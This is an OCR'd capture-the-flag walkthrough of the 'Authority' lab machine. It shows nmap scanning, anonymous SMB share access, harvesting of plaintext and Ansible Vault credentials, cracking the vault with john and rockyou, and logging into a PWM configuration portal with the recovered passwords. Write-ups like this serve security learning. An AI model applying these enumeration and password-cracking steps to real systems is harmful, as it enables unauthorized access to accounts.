Erel Regev

Table of Contents


Scanning

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.241.150 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-01 06:34 EDT
Nmap scan report for authority.htb (10.129.241.150)
Host is up (0.13s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-01 14:35:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2023-09-01T14:35:57+00:00; +4h00m01s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
```


```
┌──(kali㉿kali)-[~]
└─$ cat scan.txt | grep open
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-01 14:35:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
8443/tcp open  ssl/https-alt
```

Accessing the website:

Erel Regev



Clicking on one of the links:



Looks like information regarding the web server being used:

Internet Information Services (IIS) for Windows. The scan reveals the its current version is 10.0.

Reminder:

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.241.150 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-01 06:34 EDT
Nmap scan report for authority.htb (10.129.241.150)
Host is up (0.13s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
```

Erel Regev

I was looking for some vulnerabilities:

Vulnerabilities in Microsoft IIS 10.0

Multiple DoS vulnerabilities in Microsoft IIS HTTP.sys driver 12 Jul, 2023
Medium ✓ Patched

Remote code execution in Microsoft IIS 14 Mar, 2023
High ✓ Patched

Denial of service in Microsoft HTTP.sys 10 Aug, 2022
Medium ✓ Patched

Privilege escalation in Microsoft Windows IIS Server 12 Jul, 2022
High ✓ Patched

Remote code execution in Windows HTTP Protocol Stack 11 Jan, 2022
Critical ✓ Patched

Privilege escalation in Microsoft Windows HTTP.sys 12 Oct, 2021
Low ✓ Patched

HTTP Request Smuggling in Microsoft IIS Server 15 Jul, 2020
Medium ✗ Not Patched

HTTP response splitting in Microsoft IIS 10 Mar, 2020
Medium ✓ Patched

Noted that. This is one option that can be checked.

Before that, lets take a closer look on the scanning results since there were many interesting port that seems to be related to a Domain Controller (DC).

Port 445 (SMB) is also open, which means that shares might be involved. I used smbmap while using the user admin without submitting a password.

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u 'admin' -p '' -H 10.129.241.150

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.241.150:445      Name: authority.htb            Status: Guest session
        Disk                                                   Permissions     Comment
        ----                                                   -----------     -------
        ADMIN$                                                 NO ACCESS       Remote Admin
        C$                                                     NO ACCESS       Default share
        Department Shares                                      NO ACCESS
        Development                                            READ ONLY
        IPC$                                                   READ ONLY       Remote IPC
        NETLOGON                                               NO ACCESS       Logon server share
        SYSVOL                                                 NO ACCESS       Logon server share
```

There are two shares that can be accessed without submitting credentials.

Development share

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.129.241.150/Development
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> dir
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023
```

```
smb: \> cd Automation
smb: \Automation\> ls
  .                                   D        0  Fri Mar 17 09:20:40 2023
  ..                                  D        0  Fri Mar 17 09:20:40 2023
  Ansible                             D        0  Fri Mar 17 09:20:50 2023

                5888511 blocks of size 4096. 1318365 blocks available
smb: \Automation\> cd Ansible\
smb: \Automation\Ansible\> ls
  .                                   D        0  Fri Mar 17 09:20:50 2023
  ..                                  D        0  Fri Mar 17 09:20:50 2023
  ADCS                                D        0  Fri Mar 17 09:20:48 2023
  LDAP                                D        0  Fri Mar 17 09:20:48 2023
  PWM                                 D        0  Fri Mar 17 09:20:48 2023
  SHARE                               D        0  Fri Mar 17 09:20:48 2023

                5888511 blocks of size 4096. 1318296 blocks available
smb: \Automation\Ansible\>
```

I navigated into each one of the directories and looked at the files if were found. Then I reached the PWM directory:

```
smb: \Automation\Ansible\> cd PWM\
smb: \Automation\Ansible\PWM\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  ansible.cfg                         A      491  Thu Sep 22 01:36:58 2022
  ansible_inventory                   A      174  Wed Sep 21 18:19:32 2022
  defaults                            D        0  Fri Mar 17 09:20:48 2023
  handlers                            D        0  Fri Mar 17 09:20:48 2023
  meta                                D        0  Fri Mar 17 09:20:48 2023
  README.md                           A     1290  Thu Sep 22 01:35:58 2022
  tasks                               D        0  Fri Mar 17 09:20:48 2023
  templates                           D        0  Fri Mar 17 09:20:48 2023

                5888511 blocks of size 4096. 1341330 blocks available
smb: \Automation\Ansible\PWM\>
```

I checked each one of the files (downloaded using the get command):

```
smb: \Automation\Ansible\PWM\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  ansible.cfg                         A      491  Thu Sep 22 01:36:58 2022
  ansible_inventory                   A      174  Wed Sep 21 18:19:32 2022
  defaults                            D        0  Fri Mar 17 09:20:48 2023
  handlers                            D        0  Fri Mar 17 09:20:48 2023
  meta                                D        0  Fri Mar 17 09:20:48 2023
  README.md                           A     1290  Thu Sep 22 01:35:58 2022
  tasks                               D        0  Fri Mar 17 09:20:48 2023
  templates                           D        0  Fri Mar 17 09:20:48 2023

                5888511 blocks of size 4096. 1370973 blocks available
smb: \Automation\Ansible\PWM\> get ansible_inventory
getting file \Automation\Ansible\PWM\ansible_inventory of size 174 as ansible_inventory (0.2 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \Automation\Ansible\PWM\>
```

ansible_inventory has credentials in it:

```
ansible_inventory ×
1  ansible_user: administrator
2  ansible_password: Welcome1
3  ansible_port: 5985
4  ansible_connection: winrm
5  ansible_winrm_transport: ntlm
6  ansible_winrm_server_cert_validation: ignore
```

Another interesting piece of information is the winrm that is mentioned there

Noted that.

Moving on to the defaults directory:

```
smb: \Automation\Ansible\PWM\> cd defaults\
smb: \Automation\Ansible\PWM\defaults\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  main.yml                            A     1591  Sun Apr 23 18:51:38 2023
```

Let’s download the .yml file as well.

```
smb: \Automation\Ansible\PWM\defaults\> get main.yml
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as main.yml (2.9 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \Automation\Ansible\PWM\defaults\>
```

Erel Regev

```
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a3464313734316664334343436613 9
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a65303431373332663932343362613034383466353832643963623230653 1
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365353613461626166643339326337373 6
          33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346465336633653630 35
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          34373330353662356134373737333166353135303266393 30a6430346235306234396161363635 63
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          32383432303336333 50a6466643965656330373334316261633065313363363266653164306135 66
          3764
```

pwm_run_dir

A variable that sets the run directory for some process, and it's dynamically assigned using the lookup function to retrieve the current working directory (PWD) from the environment.

pwm_hostname

Specifies the hostname as "authority.htb.corp."

pwm_http_port and pwm_https_port

Variables for HTTP and HTTPS ports, which seem to be intended to be set elsewhere (probably externally or in other parts of the Ansible playbook).

pwm_https_enable

A boolean variable set to true, indicating that HTTPS is enabled.

pwm_require_ssl

Another boolean variable set to false, suggesting that SSL is not required in this configuration.

pwm_admin_login and pwm_admin_password

These appear to store sensitive information related to administrative login credentials. The information is encrypted using Ansible Vault. Ansible Vault is used to securely store sensitive data and secrets. The $ANSIBLE_VAULT prefix indicates that the content following it is encrypted.

ldap_uri

Specifies an LDAP URI pointing to "ldap://127.0.0.1/" for LDAP-related configurations.

ldap_base_dn

Specifies the LDAP Base Distinguished Name as "DC=authority,DC=htb."

ldap_admin_password

Similar to the pwm_admin_password, this is an encrypted password for LDAP administration, using Ansible Vault.

Ansible Vault stores sensitive information in an encrypted format within your Ansible playbook or configuration files. The format of the encrypted information typically begins with a special header. For example:

$ANSIBLE_VAULT;1.1;AES256

Following this header, you'll find the actual encrypted content, such as passwords, keys, or other sensitive data.

For example:

```
pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033337653964350a36366362313235313634663139666 2
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a316466663037303037653761323565343338653934646533663365363035
          6531
```

Saved them into separated files.

```
main.yml ×   hash1.txt ×
1  $ANSIBLE_VAULT;1.1;AES256
2  326665343864353665376531366637316331386162643232303835663339663466623131613263 9
3  613435366366346237326563383235666335623938303964 0a3464313734316664333434343661 39
4  35653634376333666234613466396534343030656165396464323564373334616262613439343033
5  633432626332636438 0a653034313733326639323433626130343834663538326439636232306531
6  3438
```

Note that it has to be converted to a format john can use:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ ansible2john hash1.txt >> hashes.txt

┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ cat hashes.txt
hash1.txt:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400ea
e9dd25d734abba49403c42bc2cd8
```

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ john hashes.txt --wordlist=../../SecLists/Passwords/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 AVX 4x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (hash1.txt)
1g 0:00:00:44 DONE (2023-09-01 08:02) 0.02260g/s 900.0p/s 900.0c/s 900.0C/s 001982..ventana
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Cracked: !@#$%^&*

Let's try and use it and decrypt the data (note the files has to be in the original format):

hash1.txt

```
main.yml ×   hash1.txt ×
1  $ANSIBLE_VAULT;1.1;AES256
2  32666534386435366537653136663731633138616264323230383566333966346662313161326239
3  61343536636634623732656338323566633562393830396 40a3464313734316664333434343661 39
4  35653634376333666234613466396534343030656165396464323564373334616262613439343033
5  63343262633263643 80a65303431373332663932343362613034383466353832643963623230653 1
6  3438
```

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ cat hash1.txt | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
```

hash2.txt

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ cat hash2.txt | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

hash3.txt

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ cat hash3.txt | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```


Mant credentials were found until now. I kept investigating the machine since I'm almost done – just to make sure I don't miss anything.

Inside the templates directory I found a XML file called tomcat-users.xml. I downloaded the file as well:

```
smb: \Automation\Ansible\PWM\> cd templates\
smb: \Automation\Ansible\PWM\templates\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  context.xml.j2                      A      422  Wed May 18 15:57:54 2022
  tomcat-users.xml.j2                 A      388  Wed Sep 21 18:08:08 2022

                5888511 blocks of size 4096. 1353181 blocks available
smb: \Automation\Ansible\PWM\templates\> get tomcat-users.xml.j2
getting file \Automation\Ansible\PWM\templates\tomcat-users.xml.j2 of size 388 as tomcat-users.xml.j2 (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \Automation\Ansible\PWM\templates\>
```

Erel Regev

Viewing the file:




It holds credentials too!

Ok, Let's go back to the scan result and see if there is a port we can access and try and login using what I collected (except port 80):

```
┌──(kali㉿kali)-[~]
└─$ cat scan.txt | grep open
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-01 14:35:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
8443/tcp open  ssl/https-alt
```


Port 8443 seems to be relevant.




/pwm/private/login


Erel Regev

I clicked on ‘Configuration Manager’ and submitted the password: pWm_@dm!N_!23



Then I went back to the login page and clicked on the second options ‘Configuration Editor’:

